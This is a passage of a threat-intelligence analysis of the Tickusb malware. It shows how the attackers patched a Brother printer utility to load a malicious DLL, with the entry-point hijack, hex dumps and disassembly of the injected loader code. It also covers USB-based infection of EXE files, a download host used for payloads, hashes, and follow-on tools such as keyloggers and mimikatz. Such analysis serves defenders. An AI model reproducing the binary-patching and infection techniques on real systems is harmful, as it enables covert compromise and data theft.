
Figure 9 | Code at the end of the modulated file

The -l option overwrites the code that finds a blank area in the target EXE file and loads the specified DLL file. Therefore, if there is not an empty area that provides as much space as is needed, file alteration does not occur and the file length of the target EXE file does not change even if file modulation occurs.

4. Tickusb Loader - BrStMonW.exe

The attacker used the iff.exe file on June 1, 2015 to patch Brother's BrStMonW.exe file (d536f 5f929ddd2472a95f3356f7d835c) so that the malicious BrWeb.dll file can be loaded if the file runs.


The entry is modified so that the code address (in this case 0x004972EF) added by the malicious code is executed first.



```
0045D55B  $-E9 8F9D0300    JMP 20150601.004972EF
0045D560  .^E9 16FEFFFF    JMP 20150601.0045D37B
0045D565  $ 55             PUSH EBP
0045D566  . 8BEC           MOV EBP,ESP
0045D568  . 51             PUSH ECX
0045D569  . 53             PUSH EBX
0045D56A  . 8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
0045D56D  . 83C0 0C        ADD EAX,0C
0045D570  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0045D573  . 64:8B1D 00000( MOV EBX,DWORD PTR FS:[0]
0045D57A  . 8B03           MOV EAX,DWORD PTR DS:[EBX]
0045D57C  . 64:A3 0000000( MOV DWORD PTR FS:[0],EAX
0045D582  . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
0045D585  . 8B5D 0C        MOV EBX,DWORD PTR SS:[EBP+C]
0045D588  . 8B6D FC        MOV EBP,DWORD PTR SS:[EBP-4]
0045D58B  . 8B63 FC        MOV ESP,DWORD PTR DS:[EBX-4]
0045D58E  . FFE0           JMP EAX
```

Figure 10 | Entry point modified with JMP code


The arbitrary code is written in the empty area of the file, the file length does not change even after file alteration.



```
BrStMonW.exe_(clean)
0009 72C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 72D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 72E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 72F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 7300: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 7310: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 7320: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 7330: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0009 7340: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........

BrStMonW.exe_
0009 72C0: 13 03 D8 85 C0 75 F4 C1  CB 13 3B 5D FC 58 5B 74  ..╪àÀu⌠┴ ╦.;]ⁿX[t
0009 72D0: 03 40 EB DE 5B 0F B7 34  43 58 8B 34 B0 03 F2 89  .@δ▐[.╖4 CXï4░.≥ë
0009 72E0: 74 24 1C 61 89 45 F8 8B  45 F8 5F 5E 5B C9 C3 60  t$.aëE°ï E°_^[╔├`
0009 72F0: 83 EC 50 50 57 64 A1 30  00 00 00 8B 40 0C 8B 40  â∞PPWdí0 ...ï@.ï@
0009 7300: 1C 8B 48 08 8B 78 20 8B  00 80 7F 18 00 75 F2 89  .ïH.ïx ï .Ç⌂..u≥ë
0009 7310: 4D FC 5F 58 FF 75 FC E8  66 FF FF FF 59 8B F0 E8  Mⁿ_X u ⁿΦ f   Yï≡Φ
0009 7320: 0C 00 00 00 42 72 57 65  62 2E 64 6C 6C 00 00 00  ....BrWe b.dll...
0009 7330: 8F 45 FC FF 75 FC FF D6  83 C4 50 E8 9A 28 FD FF  ÅEⁿ uⁿ ╓ â─PΦÜ(²
0009 7340: E9 1B 62 FC FF 00 00 00  00 00 00 00 00 00 00 00  Θ.bⁿ ... ........
```

Figure 11 | Modified BrStMonW.exe

The code added by iff.exe loads a specific DLL (in this case, BrWeb.dll) into memory.



```
004972EE   C3               RETN
004972EF   60               PUSHAD
004972F0   83EC 50          SUB ESP,50
004972F3   50               PUSH EAX
004972F4   57               PUSH EDI
004972F5   64:A1 30000000   MOV EAX,DWORD PTR FS:[30]         [7FFDF030] = 7FFDB000
004972FB   8B40 0C          MOV EAX,DWORD PTR DS:[EAX+C]      [7FFDB00C] = 00261EA0
004972FE   8B40 1C          MOV EAX,DWORD PTR DS:[EAX+1C]
00497301   8B48 08          MOV ECX,DWORD PTR DS:[EAX+8]
00497304   8B78 20          MOV EDI,DWORD PTR DS:[EAX+20]
00497307   8B00             MOV EAX,DWORD PTR DS:[EAX]
00497309   807F 18 00       CMP BYTE PTR DS:[EDI+18],0
0049730D  ^75 F2            JNZ SHORT 20150601.00497301
0049730F   894D FC          MOV DWORD PTR SS:[EBP-4],ECX
00497312   5F               POP EDI
00497313   58               POP EAX
00497314   FF75 FC          PUSH DWORD PTR SS:[EBP-4]         kernel32.7C7D0000
00497317   E8 66FFFFFF      CALL 20150601.00497282            Get LoadLibraryA Address
0049731C   59               POP ECX
0049731D   8BF0             MOV ESI,EAX                       kernel32.LoadLibraryA
0049731F   E8 0C000000      CALL 20150601.00497330            LoadLibrary BrWeb.dll
00497324   42               INC EDX
```

Figure 12 | Added specific DLL loading code

Therefore, Tickusb runs only when the printer is used, making it difficult for users to suspect malware infection.

Since a patcher program exists like iff.exe, the attacker can select one of the programs in the system after infiltrating the system to run additional malware.

Stage 2 – Tickusb

Tickusb is usually made up of a DLL file plus an EXE file, but some variants contain a single DLL file or an EXE file. The DLL file checks for a USB flash drive connection. If connected, it runs the malicious EXE. The malicious EXE file takes the role of altering the executable file within the USB flash drive.

1. Tickusb DLL

The malicious DLL file used names like BrWeb.dll, CRYPTEBASE.dll, and wincrypt.dll. The CRYPTEBASE.dll file is a file embedded in Windows that provides password-related functions. Tickusb has the same file name as CRYPTBASE.dll and has the same export function as the genuine CRYPTBASE.dll file. A program with a password feature can load the CRYPTBASE.dll file when it is run, so a program that loads malicious CRYPTBASE.dll is expected to use the password feature.

Tickusb acts as a loader and contains strings such as the name of the log file to be executed, the path of the EXE file to be executed, and the type of the drive.

The CRYPTBASE.dll (bcb56ee8b4f8c3f0dfa6740f80cc8502) found in April 2015 is a DLL-only type and no additional EXE file exists. When executed, it creates a Credentials.dat file. It deletes the C:\\WINDOWS\\system32\\CatRoot\\{375EA1F-1CD3-22D3-7602-00D04ED295CC}\\TAG file and collects system information with files like netstat.exe. Then it checks whether VPN_Cliend.exe, incorrectly spelt as Cliend and not Client, and IPPEManager.exe exist in the process.

The BrWeb.dll (9b31a5d124621e244cede857300f8aa6) file found in June 2015 was found in the path, C:\Program Files(x86)\browny02\brother C:\Program Files (x86)\ControlCenter4, by disguising as a Brother printer related file. It patched the BrStMon.exe file and loaded it until it was executed. When the BrWeb.dll file is run, it creates a log file in %USERPROFILE%\AppData\Roaming\Microsoft\Credentials\Credentials.csv.

Then it creates a Mutex (WinsMutexIII) and multiple threads. The first thread (0x10004774) runs the file C:\WINDOWS\System32\migration\WSMT\wsmt.exe if a USB flash drive is connected. The second thread (0x100045cd) reads the file C:\Windows\schemas\AvailableNetwork\basev1.xsd and finds uses FindWindow to search processes. The details of the basev1.xsd file are not yet confirmed. The third thread (0x100035f0) gets the system date, and if it is Monday and Thursday, it downloads the file from http://update.saranmall.com/script/main.html and creates and runs the MSUPDATA.EXE file. The msupdata.exe file is a file name that is often used by the Tick group for the downloader.

The filename was changed to wincrypt.dll after October 2016. This variant was not discovered until November 2017.

2. Tickusb EXE

The EXE file Tickusb has filenames like cftmon.exe, svcmgr.exe, wsmt.exe, etc. It collects the file list in the USB flash drive or alters the EXE file.

Within the EXE file are the text strings related to the file infection, and the text strings related to the log of the USB flash drive.

The variant found in June 2015 (29875836605c26f7c78fc91bb2cff95d) has an additional feature to collect file information within the USB file drive and alter the EXE file.

Some variants find and alter the EXE files on USB memory. And it adds a specific system file (e.g., C:\Windows\AppPatch\Custom\Custom64\apihex.dat) to the end of the found EXE file. However, the apihex.dat file has yet to be analyzed.

Some Tickusb discovered between 2012 and 2014 read and execute data from a specific area of a USB flash drive if a certain secure USB flash drive from a Korean company is connected. The code used for the USB flash drive has yet to be confirmed. This type of attack is not common and is assumed to be aimed at attacking a system on a separate network.


Stage 3 – Modified EXE

Tickusb variant finds and alters EXE files in USB flash drives. The entry points of the files are edited to run specific code so that an executable file is created at the end of the file for execution.

Unit 42 released a report in 2018 where the droppers Portable SecretZone.exe (dbc10f9b99 cc03e21c033ea97940a8c2) and pNDPS(V2.11).exe(c865b83a2096642b0de3e2880e63ab0e) created the same downloader (e470b7538dc075294532d8467b1516f8).

The Tickusb variant found in June 2015 finds the EXE file from the USB flash drive and appends the contents of the C:\Windows\AppPatch\Custom\Custom64\apihex.dat file to the end of the EXE file.

The code in the altered EXE file is similar to the code in the file known as the dropper in the Unit 42's report. Therefore, it is highly likely that these files have been altered by the Tickusb variant and not the dropper.




```
00432431   53                 PUSH EBX
00432432   56                 PUSH ESI
00432433   57                 PUSH EDI
00432434   60                 PUSHAD
00432435   81EC 00010000      SUB ESP,100
0043243B   E8 29000000        CALL Portable.00432469
00432440   0AA5 17007C38      OR AH,BYTE PTR SS:[EBP+387C0017]
00432446   22ACE7 1665FA10    AND CH,BYTE PTR DS:[EDI+10FA6516]
0043244D   1F                 POP DS
0043244E  ˅79 0A              JNS SHORT Portable.0043245A
00432450   E8 FB97FD0F        CALL 1040BC50
00432455   EC                 IN AL,DX
00432456   97                 XCHG EAX,EDI
00432457   030C98             ADD ECX,DWORD PTR DS:[EAX+EBX*4]
0043245A   FE8A 0E33CA8A      DEC BYTE PTR DS:[EDX+8ACA330E]
00432460   5B                 POP EBX
00432461  ˅76 6D              JBE SHORT Portable.004324D0
00432463   B0 45              MOV AL,45
00432465   AC                 LODS BYTE PTR DS:[ESI]
00432466   08DA               OR DL,BL
00432468  ˅76 5B              JBE SHORT Portable.004324C5
0043246A   FC                 CLD
0043246B   E8 ECFEFFFF        CALL Portable.0043235C
00432470   81C4 00010000      ADD ESP,100
00432476   61                 POPAD
00432477   5F                 POP EDI
00432478   5E                 POP ESI
00432479   5B                 POP EBX
0043247A   55                 PUSH EBP
0043247B   8BEC               MOV EBP,ESP
```

```
004A9365   53                 PUSH EBX
004A9366   56                 PUSH ESI
004A9367   57                 PUSH EDI
004A9368   60                 PUSHAD
004A9369   81EC 00010000      SUB ESP,100
004A936F   E8 29000000        CALL infected.004A939D
004A9374   0AA5 17007C38      OR AH,BYTE PTR SS:[EBP+387C0017]
004A937A   22ACE7 1665FA10    AND CH,BYTE PTR DS:[EDI+10FA6516]
004A9381   1F                 POP DS
004A9382  ˅79 0A              JNS SHORT infected.004A938E
004A9384   E8 FB97FD0F        CALL 10482B84
004A9389   EC                 IN AL,DX
004A938A   97                 XCHG EAX,EDI
004A938B   030C98             ADD ECX,DWORD PTR DS:[EAX+EBX*4]
004A938E   FE8A 0E33CA8A      DEC BYTE PTR DS:[EDX+8ACA330E]
004A9394   5B                 POP EBX
004A9395  ˅76 6D              JBE SHORT infected.004A9404
004A9397   B0 45              MOV AL,45
004A9399   AC                 LODS BYTE PTR DS:[ESI]
004A939A   08DA               OR DL,BL
004A939C  ˅76 5B              JBE SHORT infected.004A93F9
004A939E   FC                 CLD
004A939F   E8 ECFEFFFF        CALL infected.004A9290
004A93A4   81C4 00010000      ADD ESP,100
004A93AA   61                 POPAD
004A93AB   5F                 POP EDI
004A93AC   5E                 POP ESI
004A93AD   5B                 POP EBX
004A93AE   E8 5FF2FAFF        CALL infected.00458612
004A93B3  -E9 0749FAFF        JMP infected.0044DCBF
```

Figure 13 | Code comparisons between file known as the dropper(left) and Tickusb(right)

The method for infection identification is also similar. EXE files altered by the Tickusb contain .texe within the code.

The file (b76d2b33366c5ec96bc23a717c421f71) that drops the early version of Tickusb found in March 2014 contains .ext within the code.



```
.00400000:  4D 5A 90 00.03 00 00 00.04 00 00 00.FF FF 00 00  MZÉ ♥   ♦
.00400010:  B8 00 00 00.00 00 00 00.40 00 00 00.00 00 00 00  ╕       @
.00400020:  00 00 00 00.00 00 00 00.2E 74 65 78.65 00 00 00          .texe
.00400030:  00 00 00 00.00 00 00 00.00 00 00 00.00 01 00 00              ☺
.00400040:  0E 1F BA 0E.00 B4 09 CD.21 B8 01 4C.CD 21 54 68  ♬▼║♬ ┤○═!╕☺L═!Th
.00400050:  69 73 20 70.72 6F 67 72.61 6D 20 63.61 6E 6E 6F  is program canno
.00400060:  74 20 62 65.20 72 75 6E.20 69 6E 20.44 4F 53 20  t be run in DOS
.00400070:  6D 6F 64 65.2E 0D 0D 0A.24 00 00 00.00 00 00 00  mode.♪♪◙$
.00400080:  F0 33 53 2D.B4 52 3D 7E.B4 52 3D 7E.B4 52 3D 7E  ≡3S-┤R=~┤R=~┤R=~
.00400090:  CF 4E 31 7E.B0 52 3D 7E.D6 4D 2E 7E.B6 52 3D 7E  ╧N1~░R=~╓M.~╢R=~
.004000A0:  77 5D 60 7E.A2 52 3D 7E.37 4E 33 7E.B2 52 3D 7E  w]`~óR=~7N3~▓R=~
.004000B0:  DB 4D 36 7E.B5 52 3D 7E.DB 4D 37 7E.BF 52 3D 7E  █M6~╡R=~█M7~┐R=~
.004000C0:  DB 4D 39 7E.B6 52 3D 7E.82 74 39 7E.B7 52 3D 7E  █M9~╢R=~ét9~╖R=~
.004000D0:  B4 52 3C 7E.FB 50 3D 7E.5C 4D 36 7E.BE 52 3D 7E  ┤R<~√P=~\M6~╛R=~
.004000E0:  82 74 36 7E.92 52 3D 7E.73 54 3B 7E.B5 52 3D 7E  ét6~ÆR=~sT;~╡R=~
.004000F0:  52 69 63 68.B4 52 3D 7E.00 00 00 00.00 00 00 00  Rich┤R=~
.00400100:  50 45 00 00.4C 01 04 00.E6 D9 FF 4F.00 00 00 00  PE  L☺♦ µ┘ O
```

Figure 14 | Infection identification string of Initial Tickusb Dropper

Therefore, it is highly likely that these files have been altered by the Tickusb variant, not the dropper.

Additional Installation Files

Keyloggers, port scanners, mimikatz, and ARP spoofers were discovered on the system infected with Tickusb.


1. Keylogger Type C

Keyloggers have been found in some of the Tickusb infection systems. This variant was discovered from April 2017 until February 2018. The typical file names for keyloggers include apphelp.dll, linkinfo.dll, and netutils.dll. The key content entered by the user is stored in a file such as debug.log.

2. ARPSpoofer – hwp70.exe

The hwp70.exe file (026ae46934eca5862db4dfc8c88c720a) was found in the Hangul folder (C:\HNC\Hwp70) of a Tickusb infected system. The attacker masqueraded as Hancom's Hangul related file.

The hijack causes APT spoofing. It is presumed to be aimed at infecting other internal systems.

